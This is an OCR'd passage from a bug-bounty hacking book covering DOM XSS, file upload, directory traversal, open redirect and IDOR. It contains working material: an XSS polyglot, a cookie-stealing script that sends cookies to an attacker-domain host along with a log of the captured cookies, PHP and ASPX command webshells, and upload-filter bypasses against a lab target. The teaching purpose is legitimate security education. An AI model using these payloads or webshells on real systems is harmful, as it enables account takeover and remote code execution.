As shown above the user is able to control the GET parameter “vuln”. This parameter is then saved to a variable called “vul_var” where it finally ends up being passed as an argument to the function “eval”. The eval function is used to execute javascript and since the arguments passed to this function are controlled by the user attackers could pass a malicious payload which would be executed by the users browser.

```
24
25      /*** Execution Sink ***/
26
27      var nasdaq = 'AAAA';
28      var dowjones = 'BBBB';
29      var sp500 = 'CCCC';
30
31      var market = [];
32      var index = searchParams.get('index').toString();
33
34      eval('market.index=' + index);
35
36      document.getElementById('p1').innerHTML = 'Current market index is ' + market.index + '.';
37
```

https://t.me/learningnets

The above code snippet is another example of DOM xss. This time the GET parameter “index” is being passed to the “eval” function. The “index” parameter is the source and the “eval” function is the sink. Note, if a javascript function is passed to the eval function it will be automatically executed before the eval function is run.

```
> eval("blahhhh" + console.log('Executed!'))
  Executed!
```

This is actually true for any function that takes another function as an argument as shown in the image below:

```
> function somthing (a,b){return a}
<· undefined
> somthing("blahhhh" + console.log('Executed!'),"a");
  Executed!
<· "blahhhhundefined"
```

Sources

As mentioned earlier we need to find all the locations where user input AKA source is being used by the application. A list of javascript sources can be found in the list below:

- document.URL
- document.documentURI
- document.baseURI

https://t.me/learningnets

- location
- location.href
- location.search
- location.hash
- Location.pathname
- Document.cookie

This is not a list of all the sources but these are some of the major ones. As mentioned earlier these sources can be modified by the user so if they are used improperly things could go wrong.

```
> document.URL
< "https://www.google.com/testPath#testHash?testParam=ghostlulz"
> location.href
< "https://www.google.com/testPath#testHash?testParam=ghostlulz"
> location.hash
< "#testHash?testParam=ghostlulz"
> window.location.pathname
< "/testPath"
> document.baseURI
< "https://www.google.com/testPath#testHash?testParam=ghostlulz"
> window.location.search.substr(1)
< ""
```

Now that you understand how to find the user input (source) you need to figure out where it is being used in the application. If the source is being paced to a dangerous sink you could have XSS.

https://t.me/learningnets

Sinks

When a source is passed to a dangerous sink in javascript it is possible to gain code execution within the clients browser. According to Google “Sinks are meant to be the points in the flow where data depending from sources is used in a potentially dangerous way resulting in loss of Confidentiality, Integrity or Availability (the CIA triad)”. A list of dangerous sinks can be found below:

Sink	**Example**
Eval	eval(“Javascript Code” + alert(0))
Function	function(“Javascript Code” + alert(0))
SetTimeout	settimeout(“Javascript Code” + alert(0),1)
SetInterval	setinterval(“Javascript Code” + alert(0),1)
Document.write	document.write("html"+ “<img src=/ onerror=alert(0)”)
Element.innerHTML	div.innerHTML = "htmlString"+ “<img src=/ onerror=alert(0)”

https://t.me/learningnets

This is not a complete list of sinks but these are some of the most popular ones out there. If user supplied input(source) is ever passed to a dangerous sink you probably have DOM based XSS.

Polyglot

When testing for XSS you often have to break out of multiple tags to get a payload to trigger. Just pasting the payload “<script>alert(0)</script>” and looking for an alert box won't always work. You might have to break out of a set of quotes so your payload would look like ‘ “</script>alert(0)</script>’ or you have to break out of a div tag so your payload may look like “ ><script>alert(0)</script>”. Maybe the vulnerability is in an image src attribute so your payload looks like “javascript:alert(0)” or maybe it's a DOM based vulnerability so your payload would just be “alert(0)”. As you can tell the basic “<script>alert(0)</script>” payload is going to miss a lot of things. What if we had one payload that would trigger for all these cases, we wouldn't miss anything.

- **jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert())//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e**

The example shown above is a famous XSS polyglot by **“0xsobky”** and it can be used to trigger your xss payload on a multitude of scenarios.

https://t.me/learningnets

Beyond the alert box

Making an alert box appear is cool and all but it doesnt show the full impact of an XSS vulnerability. Most security folks know when you get a XSS POC and it pops an alert box that there is something dangerous going on. However, some individuals see an alert box pop and think “who cares”. If you are unfamiliar with XSS you might dismiss the alert box as nothing when in reality XSS can do much more. As a security professional it's your job to convey the impact of a vulnerability.

Cookie Stealer

Depending on the application, cookies are used to store a user's authentication details. When a user logs into an application the server will add a cookie to the users browser. Whenever the application needs to verify the user's identity it will use the cookie it set previously and check its value to see who the user is and what permissions they have. If an attacker steals this cookie they will be able to impersonate the victim giving them access to their account.

Javascript can be used to retrieve a users cookies as shown below:

- Document.cookie

https://t.me/learningnets

Now that we have a way of retrieving the user's cookie we need a way to send it to the attacker's machine. Lucky for us this step can also be accomplished utilizing javascript. By modifying the “document.location” we can force the browser to navigate to an attackers webpage as shown below :

- Document.location = ”http://attacker-domain.com”

Finally, we just have to combine these two commands to grab the victims cookies and send them to the attackers machine. This can be done with the following POC shown below:

- **<script type="text/javascript">**

  document.location='http://attacker-domain/cookiestealer?cookie='+document.cookie; </script>

https://t.me/learningnets

```
127.0.0.1 - - [18/Nov/2020 10:31:05] code 404, message File not found
127.0.0.1 - - [18/Nov/2020 10:31:05] "GET /cookiestealer?cookie=_ga=GA1.2.189343016.1600180364;%20_1ci_7ag23o86kjasb
fd=57a147d0-f760-11ea-a4d4-3de90a8a1669;%20OX_plg=pm;%20ASPSESSIONIDSSQRSTCR=IGBDAKDDLLNDGOEONHMLLICB;%20ASPSESSIONI
DQQRQTSCR=NCGIFAOCHNOFBEIGMCENLEKH;%20_polar_tu=*_%22mgtn%22_@2Q_u_@_c3effba1-0859-4fb6-9909-0b877ef08081_Q_n_@3Q_s_
@1Q_sc_@*_v_@1Q_a_@4+Q_ss_@_%22qjnwbg_Q_sl_@_%22qjnwbk_Q_sd_@*+Q_v_@_1%5B8726e34_Q_vc_@*_e_@2+Q_vs_@_%22qjnwbg_Q_vl_
@_%22qjnwbg_Q_vd_@*+Q_vu_@_cf02331efea2246797ee0dfabaf96872_Q_vf_@_%22khe7rovj_+;%20_dd_pktn_i=C/1605297074/16001803
71/dhap5ayne7r4z5eylklfmbyvct3zyr/b749cdeee8208efde22033fdb0d22e267d776b88/cncabwc7/24.51.155.151;%20_gid=GA1.2.1698
07412.1605651986;%20__gads=ID=954c69b50d863f53:T=1600180366:R:S=ALNI_MZjmtFYe0uhAk841qffkkdAYcb2WQ;%20GED_PLAYLIST_A
CTIVITY=W3sidSI6IlBFL1QiLCJ0c2wiOjE2MDU2NTIwNDUsIm52IjoxLCJ1cHQiOjE2MDU2NTIwMzIsImx0IjoxNjA1NjUyMDQ0fV0.;%20G_ENABLE
D_IDPS=google;%20_gaexp=GAX1.2.6R8WQbEFRTacFTPrAPlBqw.18671.4!33Iyfn8JTrOETQmRPL5wJA.18671.0;%20cto_bidid=0O1Lzl9MZF
cwY25FWUJ6cGZSNFRWSkZ0cCUyQnRIeUJ2WUJJSUZ1UktpUUpaVkk1bkdCOUk5dnBrMXVjZVBZbWNsUW5OanZmaVRyRUNmSGFjZXFROEM0WHpCcWd3JT
NEJTNE;%20cto_bundle=_VpyoF9qYkY1cER0R2MwMFdnVzN1MzJHN3FsNHpUdDZqRGZaNHUyU1Y3V1BWQnglMkYyaHREc0FrcFNTckdxJTJGajJFZTh
HTVpDNk05b2Y2elB4QldzZjU0bmRoRmVVSWFWY1A0RWhxQ3phQ1dqVFVOZDV4JTJCUHJlWWh1WTgyV3ZMRzQ5NzFEYg;%20_gat=1;%20id5id.1st_3
64_nb=5 HTTP/1.1" 404 -
```

As you can see above when the payload was executed it sent the users cookie to our server. As an attacker we could use this cookie to login as the victim user allowing us to fully compromise their account.

Summary

Cross site scripting(XSS) is one of the oldest and most prevalent types of vulnerability impacting web applications. If you only knew how to exploit XSS you would still be able to make a decent amount of cash from bug bounties as this is the number one vulnerability found. There are three types of XSS vulnerabilities reflected,stored, and DOM. Reflected and stored XSS are very similar. The only difference is that one will persist in the application while the other won’t. DOM XSS is fairly different compared to reflected and stored XSS as everything happens in the victim's browser and you have to be on the lookout for sources and sinks. Testing for XSS can also be a challenge since there are so many possible scenarios. To combat this a polyglot XSS payload can be used which will allow you to exploit multiple different scenarios. Finally when attempting to show the impact of your finding try to stay away from the typical alert box payload.

https://t.me/learningnets

Instead try stealing the users cookies for account takeover, this will demonstrate the impact of this vulnerability much better than popping an alert box.

File Upload

Introduction

File upload vulnerabilities aren't as common as they once were but that doesn't mean you won't see it from time to time. As you are aware, web applications sometimes let users upload file files to their site. This can be in the form of a profile picture, pdf upload functionality, or whatever. If done improperly attackers can upload malicious files potentially gaining remote code execution(RCE). If there is an upload feature you should be testing for this vulnerability.

File Upload

One of the first things I do when testing file upload functionalities is to upload a simple cmd backdoor. Depending on the language of the target web application your back door will look different, below are some examples:

Language	Code
PHP	<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']);

https://t.me/learningnets

	system($cmd); echo "</pre>"; die; }?>
ASPX	<%@ Page Language="C#" Debug="true" Trace="false" %><%@ Import Namespace="System.Diagnostics" %><%@ Import Namespace="System.IO" %><script Language="c#" runat="server">void Page_Load(object sender, EventArgs e){}string ExcuteCmd(string arg){ProcessStartInfo psi = new ProcessStartInfo();psi.FileName = "cmd.exe";psi.Arguments = "/c "+arg;psi.RedirectStandardOutput = true;psi.UseShellExecute = false;Process p = Process.Start(psi);StreamReader stmrdr = p.StandardOutput;string s = stmrdr.ReadToEnd();stmrdr.Close();return s;}void cmdExe_Click(object sender, System.EventArgs e){Response.Write("<pre>");Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));Response.Write("</pre>");}</scri

https://t.me/learningnets


	pt><HTML><HEAD><title>awen asp.net webshell</title></HEAD><body ><form id="cmd" method="post" runat="server"><asp:TextBox id="txtArg" style="Z-INDEX: 101; LEFT: 405px; POSITION: absolute; TOP: 20px" runat="server" Width="250px"></asp:TextBox><asp:Button id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION: absolute; TOP: 18px" runat="server" Text="excute" OnClick="cmdExe_Click"></asp:Button><asp:Label id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP: 22px" runat="server">Command:</asp:Label></form></body></HTML>

In the example below we upload a simple PHP webshell to the target environment. The application does not have any restrictions to which file type can be uploaded so an attacker could upload a PHP script and if it's in the web directory we can navigate to it and it will execute.

https://t.me/learningnets

```
POST /owaspbricks/upload-1/index.php HTTP/1.1
Host: 172.16.169.138
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------347521658919488323582208932360
Content-Length: 462
Origin: http://172.16.169.138
Connection: close
Referer: http://172.16.169.138/owaspbricks/upload-1/
Upgrade-Insecure-Requests: 1

-----------------------------347521658919488323582208932360
Content-Disposition: form-data; name="userfile"; filename="test.php"
Content-Type: application/x-php

<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
-----------------------------347521658919488323582208932360
Content-Disposition: form-data; name="upload"

Upload
-----------------------------347521658919488323582208932360--

```

Nowe that the webshell is uploaded we need to figure out where it's uploaded to. Once you figure this out you can navigate to the backdoor and execute any shell command you want as shown below:



As you can see above the shell successfully uploaded and we were able to execute remote commands.

Content Type Bypass

Content type validation is when the server validates the content of the file by checking the MIME type of the file, which can be found in the http request.

https://t.me/learningnets

```
Content-Disposition: form-data; name="userfile"; filename="test.php"
Content-Type: application/x-php

<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
-----------------------------347521658919488323582208932360
```

As we can see the above image clearly states the file has a Content-Type of “application/x-php”. However, if we try to upload the file it will be blocked because that content type is not allowed to be uploaded. Uploading images is allowed though. If the server trusts the content-type in the HTTP request an attacker could change this value to “image/jpeg” which would pass the validation.

```
Content-Disposition: form-data; name="userfile"; filename="test.php"
Content-Type: image/jpeg

<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
-----------------------------319332424298350486940446961 65
```

This passes the content-type validation check and allows us to upload our malicious PHP payload.

File Name Bypass

Sometimes the server will check the file name to see if it is blacklisted or white listed. As you might know from other vulnerabilities this approach to defense has many flaws. The issue with black listing is that if you forget even 1 extension attackers can bypass the validation. To implement this check most developers will use a regex to check the file extension.

https://t.me/learningnets

As shown above we were able to bypass the regex validation by changing the extension to “phpt” and “phtml”. Most people don’t know about these extensions and that they can be used to execute PHP files. The developer only has to be missing one extension from the validation check and we can bypass it.

Summary

File upload vulnerabilities may be a little harder to find in the wild since most people are aware of this bug but if you do find this vulnerability it almost always leads to remote code execution (RCE). For this reason alone you should always check for this vulnerability whenever you see the ability to upload files to an application.


Directory Traversal

Introduction

Directory traversal is a vulnerability that occurs when developers improperly use user supplied input to fetch files from the operating system. As you may know the “../”

https://t.me/learningnets

characters will traverse back one directory so if this string is used to retrieve files you can retrieve sensitive files by traversing up or down the file structure.



As you can see above the characters "../" are used to go one directory up from the current one.

Directory Traversal

If you see an application utilizing user supplied input to fetch files you should immediately test to see if its vulnerable to directory traversal. This can be fairly easy to spot as shown below:

- https://example.com/?page=index.html

As you can see there is a GET parameter called page which is used to load the contents of "index.html". If improperly implemented attackers leverage the "../" technique to load any file they want.

https://t.me/learningnets

```
1    $file = $_GET["page"];
2    function show_file($file)
3    {
4
5    // Checks whether a file or directory exists
6    // if(file_exists($file))
7    if(is_file($file))
8    {
9
10   $fp = fopen($file, "r") or die("Couldn't open $file.");
11
12   while(!feof($fp))
13   {
14
15   $line = fgets($fp,1024);
16   echo($line);
17   echo "
18   ";
```

As you can see above the GET parameter “page” is loaded into a variable called “file”. Then on line 10 the file is opened and read out to the page. You can clearly see that there are no additional checks so we should be able to exploit this.

As you can see we exploited this vulnerability to retrieve the “/etc/passwd” file from the operating system. In case you didn't know the “/etc/passwd” file is used to store information on each user account in a linux system.

https://t.me/learningnets

Summary

Directory traversal is an easy bug for developers to mess up if they aren't thinking correctly when coding. If an application uses user supplied input to interact with files on the system then there is a chance the endpoint is vulnerable to directory traversal. If you do find this vulnerability make sure to look for config files, source code, or if it is in an upload functionality try overwriting files on disk.

Open Redirect

Introduction

According to Google “Open redirection vulnerabilities arise when an application incorporates user-controllable data into the target of a redirection in an unsafe way”. Basically we force the application to redirect to an attacker controlled site. This is typically considered a low impact vulnerability. However, this vulnerability can be chained with other bugs giving you greater impact.


Open Redirect

As mentioned earlier our goal is to make the application redirect to our site. Looking at the code below we can clearly see user supplied input is being passed to a redirect function.

https://t.me/learningnets

```python
from flask import Flask,request,redirect
app = Flask(__name__)


@app.route('/')
def open_redirect():
    url = request.args.get('url')
    return redirect(url, code=302)
if __name__ == '__main__':
    app.run()
```

In the real world you probably won't have to have access to the source code so you will just have to test the site the old fashion way.



To do this I try to get the site to redirect to Google, if it does then the application is vulnerable.

Summary

Open redirect is an easy bug to find and has little impact on the application. You may be able to make a few dollars reporting this bug but you're better off trying to chain this vulnerability with other bugs such as SSRF, OATH bypass, and other things.

https://t.me/learningnets

Insecure Direct Object Reference(IDOR)

Introduction

Insecure direct object reference(IDOR) is a vulnerability that occurs when a user is able to view unauthorized data. The issue here is that the developer failed to implement proper access controls when calling resources so users can access other users data.


IDOR

IDOR is one of my favorite vulnerabilities to search for as it is easy to find and can have a high impact depending on the context.

The vast majority of the time you can spot this vulnerability by looking for a request which contains your user id, username, email, or some other id tied to your user. Some applications will use this id to serve you content based on the id supplied. Under normal circumstances you would only supply your users id so developers might forget to include authentication checks when retrieving this data. If that's the case attackers can supply other users id to retrieve data belonging to them. This could be anything such as a user's shipping address, credit card number, email, or anything. Not only can you retrieve information but sometimes you can exploit IDOR to send commands to the


https://t.me/learningnets

application such as adding an admin account, changing a user's email, or removing a set of permissions.



As you can see above there are two requests. One will set a users email and the other will get a users email. The backend application uses the “userId” value supplied by the user when performing these actions without any other verification. So as an attacker we could easily modify and retrieve any user's email on the application.


Sometimes it is as easy as changing your user id to another users but what if you can’t easily guess the userid as shown in the response below:



Looking at the user id of “8f14e45fceea167a5a36dedd4bea2543” you might think it's a random id that's impossible to guess but that may not be the case. It's common practice


https://t.me/learningnets

to hash user ids before storing them in a database so maybe that's what's happening here.




As you can see above this is a MD5 hash of the number 7. If an attacker were to take an MD5

Hash of the number “11” they would be able to craft a user id for that user.



Now that we generated an MD5 hash for the integer 11 we can use this to retrieve information from that person's user account.

https://t.me/learningnets



Since the user id is guessable and increments by one for every user this attack could also be scripted to exploit every user on the application.

Summary

IDOR is all about abusing an application's functionality to retrieve unauthorized information. It can be as easy as changing a user's id to someone else's though you may have to figure out a way to generate another user's id if it's not easily guessable. Once exploited this vulnerability can be used to retrieve sensitive information of other users or issue commands as other users. That's why this vulnerability is normally considered high severity finding, it's easy to find, easy to locate, and it normally has high impact.

https://t.me/learningnets

Conclusion


Learning how to exploit common web application vulnerabilities by hand is a must for any security professional. As a hunter you want to pay close attention to the bugs that are most commonly found by other hunters. XSS is extremely popular and easy to exploit so if you're new to this field I would start here, it is the most paid bug by Hackerone. You also need to know other basic vulnerabilities such as sql injection and IDOR as they are also frequently found in web applications and often lead to high severity findings. There are a bunch of other OWASP vulnerabilities that you will want to learn so you can add them to your arsenal of techniques. The more vulnerabilities you know how to exploit the better your chances of finding one and as you progress through the book you will learn more. That being said if you only know a few basic web vulnerabilities you can still be wildly successful.

https://t.me/learningnets

API Testing

